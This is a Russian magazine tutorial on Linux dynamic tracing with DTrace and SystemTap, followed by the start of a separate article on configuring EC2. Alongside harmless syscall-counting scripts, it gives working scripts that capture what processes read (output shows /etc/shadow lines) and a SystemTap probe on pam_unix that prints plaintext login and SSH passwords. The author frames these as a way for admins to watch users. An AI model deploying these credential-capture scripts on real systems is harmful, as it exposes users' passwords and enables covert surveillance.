$ sudo apt-get install python-software-properties ↵
bison flex build-essential libelf-dev ↵
zlib1g-dev libdwarf-dev binutils-dev git
```

Затем скачаем последнюю версию DTrace (в твоем случае версия может быть другой), соберем и установим:

```
$ wget ftp://crisp.dyndns-server.com/pub/release/ ↵
website/dtrace/dtrace-20121009.tar.bz2
$ tar xjvf ./dtrace-20121009
$ cd dtrace-20121009 && make all
$ sudo make install
```

Необходимо отметить, что при каждом обновлении ядра DTrace нужно перекомпилировать заново.

После этого загружаем модуль ядра DTrace и проверяем, что он загрузился:

```
$ sudo make load
$ sudo /usr/sbin/dtrace -l
```

Должен появиться длиннющий список возможных датчиков. Если его нет, что-то сделано неправильно.

DTRACE: АРХИТЕКТУРА

Фреймворк DTrace состоит из следующих частей:

- собственно программа dtrace, которая вызывается пользователем и получает на вход скрипт;
- промежуточный слой API, через который dtrace обращается к модулю ядра;
- провайдеры, в большинстве случаев являющиеся модулями ядра. Провайдеры предоставляют датчики (probes) для получения данных.

С первыми двумя пунктами все более-менее ясно. А вот провайдеры и датчики хотелось бы рассмотреть подробнее. Провайдеры обычно представляют собой модули ядра, каждый из которых предоставляет свои датчики (в случае с портом под Linux провайдер встроен в сам модуль DTrace). Что такое датчик? Как явствует из названия, датчик — нечто, отслеживающее определенные события. Когда датчик отреагирует на событие, он передает управление DTrace, и уже тот совершает заданные пользователем действия.

Но какие же действия можно задать? В основном, конечно, DTrace позволяет записывать данные с датчиков — еще бы, ведь это его основное предназначение. Этого тоже немало — на моем Ubuntu 12.04 более 480 000 датчиков. Однако есть возможность совершать и некоторые другие действия. Действия эти называются деструктивными — по той причине, что они потенциально позволяют уронить систему. В частности, в пользовательском режиме можно запустить какую-либо программу (функция system()), а в режиме ядра и вовсе в панику удариться (panic()).

Ты наверняка спросишь, есть ли возможность отслеживать действия в каком-либо процессе. Если ты имеешь в виду, например, подсчет SQL-запросов, то в SQL-сервере должен быть соответствующий провайдер, который реализуется разработчиками. А если ты хочешь посмотреть, какие именно функции вызываются в конкретном процессе, ты можешь теоретически использовать провайдер pid... но именно что теоретически. На практике же попытка его использовать приводила у меня к мертвому зависанию (в случае с Ubuntu 12.04) либо к панике ядра (в случае со Scientific Linux 6). Возможно, в других версиях этот провайдер работает нормально, но гарантировать это я не могу.

СКРИПТОВЫЙ ЯЗЫК D — ПРИМЕНЕНИЕ

От описания архитектуры перейдем к описанию и применению скриптового языка DTrace. В самом общем случае скрипт на этом языке выглядит следующим образом:

```
провайдер:модуль:функция:датчик
/условие/
{
действия
}
```

Рассмотрим, что делает каждая конструкция. Первая строчка — «провайдер:модуль:функция:датчик» — уникальным образом идентифицирует датчик в рамках системы. Второй и третий аргумент можно опустить, обязательными являются лишь «провайдер» и «датчик» — которому, к слову, чаще всего назначают имя «entry» или «return».

Вторая строчка — «/условие/» — описывает, при каком именно условии будут выполняться действия. Его тоже можно опустить — если оно опущено, то действия будут выполняться всегда.

```
Терминал - rom@rom-desktop: ~/dtrace-20121009
Файл Правка Вид Терминал Переход Справка
        rm -f ""/usr/lib/dtrace/types.d ; \
        mkdir -p ""/usr/sbin/ ; \
        install -m 4755 -o root build/dtrace ""/usr/sbin/dtrace ; \
        install -m 644 -o root build/drti.o ""/usr/lib/dtrace/$CPU_BITS/drti.o
mkdir -p ""/etc/ ; \
        if [ ! -f ""/etc/dtrace.conf ] ; then \
                install -m 644 -o root etc/dtrace.conf ""/etc/dtrace.conf ; \
        fi
if [ -f "build/linux-`uname -r`.ctf" ]; then \
                install -m 644 -o root build/linux-`uname -r`.ctf ""/usr/lib/dtr
ace ; \
        fi
install -m 644 -o root etc/io.d ""/usr/lib/dtrace
install -m 644 -o root etc/sched.d ""/usr/lib/dtrace
install -m 644 -o root etc/unistd.d ""/usr/lib/dtrace
scripts/mkinstall.pl -o=""/usr/lib/dtrace
rom@rom-desktop:~/dtrace-20121009$ sudo make load
tools/load.pl
11:28:14 Syncing...
11:28:14 Loading: build-3.2.0-33-generic/driver/dtracedrv.ko
11:28:16 Preparing symbols...
11:28:16 Probes available: 482714
11:28:23 Time: 9s
rom@rom-desktop:~/dtrace-20121009$
```

Загрузка модуля ядра DTrace

```
Меню приложений
Терминал - rom@rom-desktop: ~/dtrace-example
Файл Правка Вид Терминал Переход Справка
rom@rom-desktop:~/dtrace-example$ sudo dtrace -s readsnoop.d passwd
read: "123\n\0"
read: "nodev\tsysfs\nnodev\trootfs\nnodev\tbdev\nnodev\tproc\nnodev\tcgroup\nnodev\tcpuset\nnodev\ttmpfs\nnodev\tdevtmpfs\nno
dev\tdebugfs\nnodev\tsecurityfs\nnodev\tsockfs\nnodev\tpipefs\nnodev\tanon_inodefs\nnodev\tdevpts\n\text3\n\text4\nnodev\tram
fs\nnodev\thugetlbfs\nnodev\tecryptfs\n\tfuseblk\nno\0"
read: "nodev\tsysfs\nnodev\trootfs\nnodev\tbdev\nnodev\tproc\nnodev\tcgroup\nnodev\tcpuset\nnodev\ttmpfs\nnodev\tdevtmpfs\nno
dev\tdebugfs\nnodev\tsecurityfs\nnodev\tsockfs\nnodev\tpipefs\nnodev\tanon_inodefs\nnodev\tdevpts\n\text3\n\text4\nnodev\tram
fs\nnodev\thugetlbfs\nnodev\tecryptfs\n\tfuseblk\nno\0"
read: "N\177\023t\353\375\3565\0"
read: "root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/bin/sh\nbin:x:2:2:bin:/bin:/bin/sh\nsys:x:3:3:sys:/dev
:/bin/sh\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/bin/sh\nman:x:6:12:man:/var/cache/man:/bin/sh\nl
p:x:7:7:lp:/var/spo\0"
read: "nodev\tsysfs\nnodev\trootfs\nnodev\tbdev\nnodev\tproc\nnodev\tcgroup\nnodev\tcpuset\nnodev\ttmpfs\nnodev\tdevtmpfs\nno
dev\tdebugfs\nnodev\tsecurityfs\nnodev\tsockfs\nnodev\tpipefs\nnodev\tanon_inodefs\nnodev\tdevpts\n\text3\n\text4\nnodev\tram
fs\nnodev\thugetlbfs\nnodev\tecryptfs\n\tfuseblk\nno\0"
read: "nodev\tsysfs\nnodev\trootfs\nnodev\tbdev\nnodev\tproc\nnodev\tcgroup\nnodev\tcpuset\nnodev\ttmpfs\nnodev\tdevtmpfs\nno
dev\tdebugfs\nnodev\tsecurityfs\nnodev\tsockfs\nnodev\tpipefs\nnodev\tanon_inodefs\nnodev\tdevpts\n\text3\n\text4\nnodev\tram
fs\nnodev\thugetlbfs\nnodev\tecryptfs\n\tfuseblk\nno\0"
read: "root:!:15566:0:99999:7:::\ndaemon:*:15453:0:99999:7:::\nbin:*:15453:0:99999:7:::\nsys:*:15453:0:99999:7:::\nsync:*:154
53:0:99999:7:::\ngames:*:15453:0:99999:7:::\nman:*:15453:0:99999:7:::\nlp:*:15453:0:99999:7:::\nmail:*:15453:0:99999:7:::\nne
ws:*:15453:0:99999:7:\0"
read: "root:!:15566:0:99999:7:::\ndaemon:*:15453:0:99999:7:::\nbin:*:15453:0:99999:7:::\nsys:*:15453:0:99999:7:::\nsync:*:154
53:0:99999:7:::\ngames:*:15453:0:99999:7:::\nman:*:15453:0:99999:7:::\nlp:*:15453:0:99999:7:::\nmail:*:15453:0:99999:7:::\nne
ws:*:15453:0:99999:7:\0"
read: "TZif2\0"
read: "\nOMST-7\n\0"
read: "nodev\tsysfs\nnodev\trootfs\nnodev\tbdev\nnodev\tproc\nnodev\tcgroup\nnodev\tcpuset\nnodev\ttmpfs\nnodev\tdevtmpfs\nno
dev\tdebugfs\nnodev\tsecurityfs\nnodev\tsockfs\nnodev\tpipefs\nnodev\tanon_inodefs\nnodev\tdevpts\n\text3\n\text4\nnodev\tram
fs\nnodev\thugetlbfs\nnodev\tecryptfs\n\tfuseblk\nno\0"
read: "nodev\tsysfs\nnodev\trootfs\nnodev\tbdev\nnodev\tproc\nnodev\tcgroup\nnodev\tcpuset\nnodev\ttmpfs\nnodev\tdevtmpfs\nno
dev\tdebugfs\nnodev\tsecurityfs\nnodev\tsockfs\nnodev\tpipefs\nnodev\tanon_inodefs\nnodev\tdevpts\n\text3\n\text4\nnodev\tram
fs\nnodev\thugetlbfs\nnodev\tecryptfs\n\tfuseblk\nno\0"
^C

rom@rom-desktop:~/dtrace-example$
```

Перехват сисколла read() в passwd

«Действия» же описывают, что именно делать при срабатывании датчика. Если они опущены, то по умолчанию будет следующий вывод:

```
Процессор номер_датчика    функция:датчик
```

КОВЫРЯНИЕ MC

Давай для начала напишем скрипт, который показывает, какие конкретно системные вызовы и сколько раз вызываются файловым менеджером mc:

mc-syscall-count.d

```
#!/usr/sbin/dtrace -s

/* Выключаем ненужный вывод dtrace */
#pragma D option quiet
syscall:::entry
/execname == "mc"/
{
    /* Создаем счетчик для указанных ключей. Переменная,
       как видишь, агрегированная */
    @count[pid, tid, probefunc] = count();
    /* Считаем — а сколько вызовов у нас было всего? */
    @overall_count = count();
}
/* Псевдодатчик, который используется для того, чтобы
   сделать что-то в конце выполнения dtrace */
END
{
    /* Синтаксис функции printf() аналогичен подобному
       в старом добром C */
    printf("\n%6s %7s %20s %20s\n\n", "PID", "TID", ↵
    "Syscall", "Count");
    /* Выводим значение агрегированной переменной @count */
    printa("%6d %7d %20s %20@u\n", @count);
    /* Выводим общее количество сисколлов */
    printa("\nOverall syscalls: %@u\n", @overall_count);
}
```

Для запуска скрипта необходимо набрать следующую команду (при этом надо убедиться, что модуль ядра dtracedrv загружен):

```
$ sudo dtrace -s mc-syscall-count.d
```

ПЕРЕХВАТЫВАЕМ ПАРОЛИ И НЕ ТОЛЬКО

Иногда бывает нужно перехватить что-то, что читает определенная программа. Для примера это может быть пароль. «Но root и так имеет доступ к паролям!» — скажешь ты. Так-то оно так, да только что делать сисадмину, который подозревает пользователя в хранении некой запрещенной инфы, но доказать этого не может, поскольку юзверь шифрует свои данные? На помощь приходит DTrace. Вот скрипт, который перехватывает сисколл read() у заданной программы и выводит на экран вызывающего его первый аргумент — что именно он читает.

```
Терминал - rom@rom-desktop: ~/dtrace-20121009
Файл  Правка  Вид  Терминал  Переход  Справка
rom@rom-desktop:~/dtrace-20121009$ sudo dtrace -n 'instr:8139too:: { @num[probefunc] = count(); }'
dtrace: description 'instr:8139too:: ' matched 534 probes
^C

  rtl8139_get_stats-je                                   13
  rtl8139_start_xmit-repz                                14
  rtl8139_start_xmit-jne                                 42
  rtl8139_get_stats-callr                                52
  rtl8139_poll-je                                       344
  rtl8139_poll-jge                                      344
  rtl8139_poll-nop                                      344
  rtl8139_isr_ack.isra.12-jne                           360
  rtl8139_isr_ack.isra.12-je                            425
  rtl8139_tx_interrupt-lock                             473
  rtl8139_interrupt-je                                  474
  rtl8139_start_xmit-je                                 486
  rtl8139_tx_interrupt-callr                            486
  rtl8139_interrupt-lock                                534
  rtl8139_interrupt-nop                                 818
  rtl8139_rx-je                                         850
  rtl8139_isr_ack.isra.12-callr                        1145
  rtl8139_tx_interrupt-je                              1445
  rtl8139_tx_interrupt-jne                             1445
  rtl8139_interrupt-jne                                2700
  rtl8139_start_xmit-callr                             2916
  rtl8139_poll-callr                                   3096
  rtl8139_rx-callr                                     3744
  rtl8139_interrupt-callr                              4434
rom@rom-desktop:~/dtrace-20121009$
```

Один из однострочников DTrace

readsnoop.d

```
#!/usr/sbin/dtrace -s
#pragma D option quiet

/* Сохраняем входные данные сисколла */
syscall:::entry
/* Вместо использования жестко заданного параметра
   используем параметр, задаваемый пользователем */
/execname == $$1/
{
    self->start = timestamp;
    self->arg0 = arg0;
    self->arg1 = arg1;
    self->arg2 = arg2;
}

syscall::*read*:return
/* Смотрим только те возвраты из сисколла read(), которые
   относятся к заданному приложению */
/self->start/
{
    /* Выводим результат */
    printf("read: \"%S\"\n", copyinstr(self->arg1,↵
    self->arg2));
}
```

СРЕДСТВА ДИНАМИЧЕСКОЙ ТРАССИРОВКИ ОБЛАДАЮТ ОБШИРНЫМИ ВОЗМОЖНОСТЯМИ (ОТ ПОДСЧЕТА СИСКОЛЛОВ ДО ПЕРЕХВАТА SSH-ПАРОЛЕЙ), В ТО ЖЕ ВРЕМЯ ИХ ДОСТАТОЧНО ЛЕГКО ОСВОИТЬ

Запускать надо так:

```
$ sudo dtrace -s readsnoop.d passwd
```

Естественно, его использование и запуск возможны только из-под рута.

Рассмотрим, что же такое self->arg[0..2]. В данном случае это локальные переменные DTrace для каждого потока наблюдаемой программы. Если говорить точнее, то в конкретно в этом скрипте в них заносятся аргументы вызываемых сисколлов с тем, чтобы потом использовать их в функции copyinstr(), копирующей содержимое памяти по указателю в буфер DTrace, который находится в ядре.

ОТРЫВАЕМ НОС ЛЮБОПЫТНОЙ ВАРВАРЕ

Иногда бывают прямо противоположные задачи — запретить чтение какого-либо файла. Для решения этой задачи и предназначен следующий скрипт:

open-kill.d

```
#!/usr/sbin/dtrace -s

/* Включаем деструктивный режим */
#pragma D option destructive
#pragma D option quiet

syscall::open:entry
/* Определяем, что аргумент у open() соответствует
   заданному нами файлу */
/stringof(arg0) == $$1/
{
    /* Сохраняем переменные */
    self->pid = pid;
    process_id = pid;
    /* Печатаем сообщение о попытке открытия файла */
    printf("Trying open file by %s, PID: %d\n", ↵
    execname, pid);
    /* Прибиваем процесс. Поскольку функция raise()
       у меня не работала, я использовал функцию system(),
       которая вызывает заданную команду. Синтаксис
       аргументов аналогичен printf() */
    system("kill -9 %d", pid);
}

syscall::kill:return
/arg0 == self->pid/
{
    /* Печатаем сообщение о завершении процесса */
    printf("Process %d killed\n", process_id);
}
```

Поскольку скрипт совершает деструктивные действия, необходимо явно включить деструктивный режим. Использование этого скрипта, к примеру, на файле /etc/passwd (на самом деле я крайне не рекомендую этого делать на работающей системе — данный файл открывается практически всеми приложениями, поэтому, повторяю, это только пример):

```
$ sudo dtrace -s open-kill.d /etc/passwd 2>/dev/null
```

СКРИПТЫ-ОДНОСТРОЧНИКИ

DTrace позволяет писать и простые, но от этого не менее полезные скрипты-однострочники. Для примера напишем скрипт, который смотрит, какой процесс какие файлы открывает:

```
$ sudo dtrace -qn 'syscall::*open*:entry {printf(" ↵
%d, %s, %s\n", pid, execname, copyinstr(arg0))}'
```

А вот еще один однострочник:

```
$ sudo dtrace -qn 'syscall::exec*:entry↵
{ printf("%Y %s %d\n",walltimestamp,↵
copyinstr(arg1), pid); }'
```

Он отслеживает запуск всех процессов и выводит время, имя исполняемого файла и PID.

Ну и третий однострочник, который подсчитывает, сколько раз какая функция вызывалась в драйвере сетевой карты (вместо 8139too подставь свой):

```
$ sudo dtrace -n 'instr:8139too:: ↵
{ @num[probefunc] = count(); }'
```

УСТАНОВКА SYSTEMTAP

Всем хорош DTrace, только порт под Linux у него сыроватый. Поэтому я решил не останавливаться на нем, а перейти к описанию родного для Linux аналога — SystemTap.

SystemTap присутствует во всех основных современных дистрибутивах. Но чтобы использовать этот инструмент, необходимо установить еще и отладочные символы и произвести некоторые дополнительные действия. Рассмотрю этот процесс для Ubuntu 12.04. Сперва необходимо создать файл репозитория отладочных символов:

/etc/apt/sources.list.d/ddebs.list

```
deb http://ddebs.ubuntu.com precise main restricted ↵
universe multiverse
deb http://ddebs.ubuntu.com precise-updates main ↵
restricted universe multiverse
deb http://ddebs.ubuntu.com precise-security main ↵
restricted universe multiverse
deb http://ddebs.ubuntu.com precise-proposed main ↵
restricted universe multiverse
```

Затем обновить кеш apt-get:

```
$ sudo apt-get update
```

И теперь можно устанавливать пакеты:

```
$ sudo apt-get install systemtap build-essential ↵
elfutils linux-headers-generic ↵
linux-image-$(uname -r)-dbgsym
```


Для того чтобы SystemTap получил доступ к датчикам, необходимо выполнить следующий скрипт из-под рута (впрочем, его необходимо выполнять всякий раз, когда устанавливаешь дополнительные отладочные символы):

update-module-probes

```
#!/bin/bash

for file in 'find /usr/lib/debug -name '*.ko' -print'
do
    buildid='eu-readelf -n $file| grep Build.ID: | ↵
    awk '{print $3}'`
    dir='echo $buildid | cut -c1-2'
    fn='echo $buildid | cut -c3-'
    mkdir -p /usr/lib/debug/.build-id/$dir
    ln -s $file /usr/lib/debug/.build-id/$dir/$fn
    ln -s $file /usr/lib/debug/.build-id/$dir/${fn}.↵
    debug
done
```

Все! SystemTap готов к использованию.



Перехват паролей с использованием SystemTap

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

WWW

bit.ly/cY9HVk — подборка скриптов для SystemTap.

АРХИТЕКТУРА И ОСОБЕННОСТИ SYSTEMTAP

Архитектура SystemTap отличается от архитектуры DTrace, хоть и не сильно, но ощутимо (это же, но в меньшей степени относится и к скриптовому языку), поэтому рассмотрю ее подробнее. В основном отличия касаются того, как именно обрабатывается скрипт, — давай взглянем на операции, выполняемые при его запуске.

- Первый проход (как и три последующих) делается командой stap. Заключается он в том, что скрипт парсится на предмет всяческих ошибок и неточностей.
- Второй проход — формирование (elaboration) — состоит в разрешении различных ссылок на те функции, которые в этом скрипте отслеживаются, и линковки с тапсетами / кодом на C (о том, что такое тапсет, будет чуть ниже). Практически этот проход аналогичен линковке обычных пользовательских программ.
- Третий же проход — трансляция скрипта — во что бы ты думал? — в код на C. В отличие от DTrace, в котором скрипт компилируется в ограниченный p-код, который уже исполняется на уровне ядра в виртуальной машине, здесь возможности гораздо шире.
- Четвертый проход — компиляция. Причем компиляция не какой-то там пользовательской программы, а модуля ядра.
- Ну и пятый проход — собственно использование. Выходной файл модуля загружается с помощью staprun в ядро, вывод его, если таковой имеется, перенаправляется stapio в stdout, а как только модуль завершит свою работу, staprun же его и выгружает.

На низком уровне SystemTap использует подсистему kprobes, которая появилась в далеком 2002 году в ядре 2.5.25.

А как же безопасность? Ну, во-первых, по умолчанию SystemTap доступен только суперпользователю, который и так может порушить систему, когда ему это захочется. Во-вторых... синтаксис языка запрещает использовать привилегированные инструкции процессора (еще бы — ведь инлайн-ассемблера там нет). Плюс во время формирования/трансляции производятся проверки на бесконечные циклы, рекурсию, деление на ноль... Ах да — имеется даже фишка подписывания готовых модулей! Таким образом, с учетом последнего, SystemTap может быть разрешен даже непривилегированным пользователям (но я бы этой возможностью советовал пользоваться с осторожностью).

Вместе с тем, если тебе необходима большая гибкость, чем предоставляет его скриптовый язык, имеется возможность использовать guru mode, который позволяет в том числе использовать embedded C.

SystemTap позволяет производить трассировку не только в ядре, но и в процессе — поддерживаются как заданные разработчиками маркеры (примерная аналогия провайдеров в DTrace), так и пользовательские точки трассировки на любой доступной функции. Но для этого необходимо иметь поддержку utrace в ядре, а в Ubuntu она по дефолту отсутствует, поэтому использование этой функции будет описано на основе Scientific Linux 6.

Также имеются тапсеты. Что это такое? Тапсеты — наборы оболочек вокруг тех или иных датчиков (впрочем, вложенные тапсеты тоже применяются). Допустим, датчик syscall.read на самом деле является оберткой для датчика kernel.function("sys_read").call.

ПРИМЕНЕНИЕ

Но давай посмотрим на синтаксис скриптов. Общий синтаксис таков:

```
global переменные
probe событие
{
   Действия
   /*
     Многострочный
     комментарий
   */
   // Однострочный комментарий
   # Тоже однострочный комментарий
}
```

Отличается от синтаксиса DTrace, но не настолько, чтобы что-то было непонятно. Тем не менее разберем его по косточкам.

- Первая строчка объявляет глобальные переменные, конечно, если они используются.
- Вторая строчка аналогична указанию провайдера в DTrace.
- Действия — что делать при срабатывании датчика?

«Стоп. А где же условие, по которому можно фильтровать?» — спросишь ты. В этом скриптовом языке есть то, чего нет в DTrace, — условные выражения и циклы (с соответствующими операторами выхода). Условное выражение там одно — if-else, синтаксис C-подобный, а вот циклов аж три штуки: for, while (оба опять же C-подобные) и foreach (синтаксис awk).

Но это что касается условий. А выражения? В общем, они опять же C-подобные, плюс еще несколько специфичных для SystemTap. К последним относятся такие выражения, как сбор статистики (оператор <<<), конкатенация строк (перловый синтаксис)...

Доступны следующие типы переменных: строки, integers, ассоциативные массивы и статистика (аналогично агрегированным переменным в DTrace). Переменные, которые начинаются со знака $, являются переменными трассируемой функции.

Комментарии доступны двух видов: C++-подобные (как многострочные, так и однострочные) и типичные для скриптов оболочки.

Посмотрим, как будет выглядеть простенький скрипт на SystemTap:

```
Терминал - rom@rom-desktop: ~/systemtap
Файл  Правка  Вид  Терминал  Переход  Справка
rom@rom-desktop:~/systemtap$ sudo stap ./syscall_err_count.stp
^C     PID          Syscall     Process Name        Error    Count
    1996     sys_recvfrom            xfwm4       EAGAIN      649
    1996         sys_recv            xfwm4       EAGAIN      649
    1637         sys_read             Xorg       EAGAIN      497
    2175     sys_recvfrom      thunderbird       EAGAIN      470
    2175         sys_recv      thunderbird       EAGAIN      470
    1989     sys_recvfrom     xscreensaver       EAGAIN      342
    1989         sys_recv     xscreensaver       EAGAIN      342
    2175         sys_read      thunderbird       EAGAIN      336
    2336     sys_recvfrom   xfce4-terminal       EAGAIN      315
    2336         sys_recv   xfce4-terminal       EAGAIN      315
    2336         sys_read   xfce4-terminal       EAGAIN      231
    2904         sys_read           stapio       EAGAIN      142
    1996         sys_read            xfwm4       EAGAIN      129
    1998     sys_recvfrom      xfce4-panel       EAGAIN      129
    1998         sys_recv      xfce4-panel       EAGAIN      129
    2175        sys_futex      thunderbird    ETIMEDOUT      125
    2084     sys_recvfrom  xfce4-xkb-plugi       EAGAIN      122
    2084         sys_recv  xfce4-xkb-plugi       EAGAIN      122
    1021        sys_futex           mysqld    ETIMEDOUT       75
    1007         sys_open       irqbalance       ENOENT       44

Overall syscall errors count: 6214
WARNING: Number of errors: 0, skipped probes: 63
rom@rom-desktop:~/systemtap$
```

Подсчет ошибок системных вызовов

```
Терминал - rom@rom-desktop: ~
Файл  Правка  Вид  Терминал  Переход  Справка

# read _______________________________________________________
# ssize_t sys_read(unsigned int fd, char __user * buf, size_t count)
probe syscall.read = kernel.function("sys_read").call
{
        name = "read"
        fd = $fd
        buf_uaddr = $buf
        count = $count
        argstr = sprintf("%d, %p, %d", $fd, $buf, $count)
}
probe syscall.read.return = kernel.function("sys_read").return
{
        name = "read"
        retstr = return_str(1, $return)
}

# readahead __________________________________________________
#
# asmlinkage ssize_t
# sys_readahead(int fd,
#                    loff_t offset,
#                    size_t count)
                                                694,3-16      18%
```

Тапсет syscalls2.stp. Виден алиас для sys_read()

```
simple.stp
#!/usr/bin/stap

global syscall_count = 0
probe syscall.*
{
    if (execname() == "mc")
    {
        syscall_count++;
    }
}

probe end
{
    printf("\nSyscall count of mc: %d\n", syscall_count);
}
```

Скрипт получился длиннее, но в целом, думаю, не сложнее.

СНОВА О ПЕРЕХВАТЕ ПАРОЛЕЙ

Скрипт перехвата паролей на DTrace, который был описан выше, довольно примитивный и выдает кучу бесполезной информации. Поэтому я решил написать скрипт, который достает логин/пароль из PAM'а и выводит их на экран. Поскольку в Убунте, как уже говорилось, utrace по дефолту отключен, тестировал я его на Scientific Linux 6 (клон RHEL), и некоторые команды, приведенные ниже, отличаются от таковых в Debian-based дистрах. Далее предполагается, что у тебя уже установлен SystemTap и компилятор.

Обновимся до последней версии (на момент написания статьи это была версия 6.3) и установим отладочные символы PAM:

```
# yum clean all
# yum --releasever=6.3 update
# debuginfo-install `rpm -qf /lib/security/pam_unix.so`
```

А вот и скрипт:

```
pass_pam_capture.stp
#!/usr/bin/stap

global username, pass, isSuccRet = 1;

# Перехватываем проверку пароля
probe process("/lib/security/pam_unix.so").↵
function("_unix_verify_password")
{
    # Сохраняем имя и пароль
    username = user_string($name);
    pass = user_string($p);
}
probe process("/lib/security/pam_unix.so").↵
function("_unix_verify_password").return
{
    # Проверяем, был ли вызов функции успешным
    if ($return == 0)
    {
        # Если да, то печатаем сохраненные значения
        printf("User: %s\nPassword: %s\n\n", ↵
        username, pass);
        isSuccRet = 0;
    }
}

probe process("/lib/security/pam_unix.so").↵
function("pam_sm_open_session")
{
    if (isSuccRet != 0)
    {
        printf("Probably a network (SSH) login.\n\ ↵
        User: %s\nPassword: %s\n\n", username, pass);
    }
    isSuccRet = 1;
}
```

У меня по каким-то мистическим причинам датчик на выход из функции _unix_verify_password() при логине по SSH не реагировал. Пришлось применить неизящный хак: при заходе в функцию pam_sm_open_session(), которая вызывается в основном после успешной попытки логина, проверяется переменная, которая устанавливается в ноль на выходе из вышеозначенной функции. Если она ему не равна, то скрипт говорит, что, возможно, это попытка входа по SSH, и опять же печатает перехваченные данные, устанавливая после этого значение переменной в единицу, чтобы при следующем логине по SSH снова их напечатать.

ЗАКЛЮЧЕНИЕ

Подведем итоги. Как DTrace, так и SystemTap — мощнейшие инструменты для исследования системы. С их помощью можно сделать много полезных вещей в относительно короткие сроки. Реализация DTrace под Linux очень сырая, что огорчает, но SystemTap может с успехом заменить DTrace, а в некоторых случаях позволяет производить гораздо более тонкие манипуляции, чем это возможно с использованием DTrace. ⌶

Сергей Яремчук (grinder@synack.ru)



САМ СЕБЕ СИНОПТИК

АВТОКОНФИГУРИРОВАНИЕ ПОПУЛЯРНЫХ ОБЛАЧНЫХ СЕРВИСОВ

При большом количестве новых систем и сервисов в облаке ручное конфигурирование доставит админу множество хлопот. Используя API-функции и утилиты командной строки, можно автоматизировать большую часть рутинных операций и превратить сеть облачных ресурсов в интеллектуальную самонастраиваемую IT-инфраструктуру.

РАЗВОРАЧИВАЕМ СЕРВЕР В AMAZON EC2

Amazon предоставляет каждому зарегистрированному пользователю полноценный бесплатный VPS на год (Micro instances — t1.micro): 613 Мб оперативной памяти, 10 Гб дискового пространства, 15 Гб трафика, 750 часов машинного времени (подробности на aws.amazon.com/free). Это очень щедрое предложение, учитывая, что мы получаем место для нескольких не сильно нагруженных веб-сайтов или свой VPN с зарубежным IP. По прошествии тестового периода можно купить полноценный аккаунт, перенести сервисы в другое место или спокойно все удалить. Сервис Amazon EC2 очень удобен, когда требуется использовать несколько однотипных (или почти) систем. Так, развертывание и настройка выполняются при помощи интуитивно понятного веб-интерфейса, а специализированные решения AWS Management Console и Elastic Beanstalk позволяют установить преконфигурированное окружение одним кликом. Правда, ручная доводка все равно потребует значительного количества времени, но, применив средства автоматизации, эту проблему можно легко решить. Вариантов здесь несколько, мы остановимся лишь на одном из них — как мне кажется, самом простом и удобном.

Для доступа к функциям облачного сервиса нам понадобится набор инструментов Amazon EC2 API Tools (aws.amazon.com/developertools/351), а в качестве средства автоматизации будем использовать Chef Solo (opscode.com/chef).

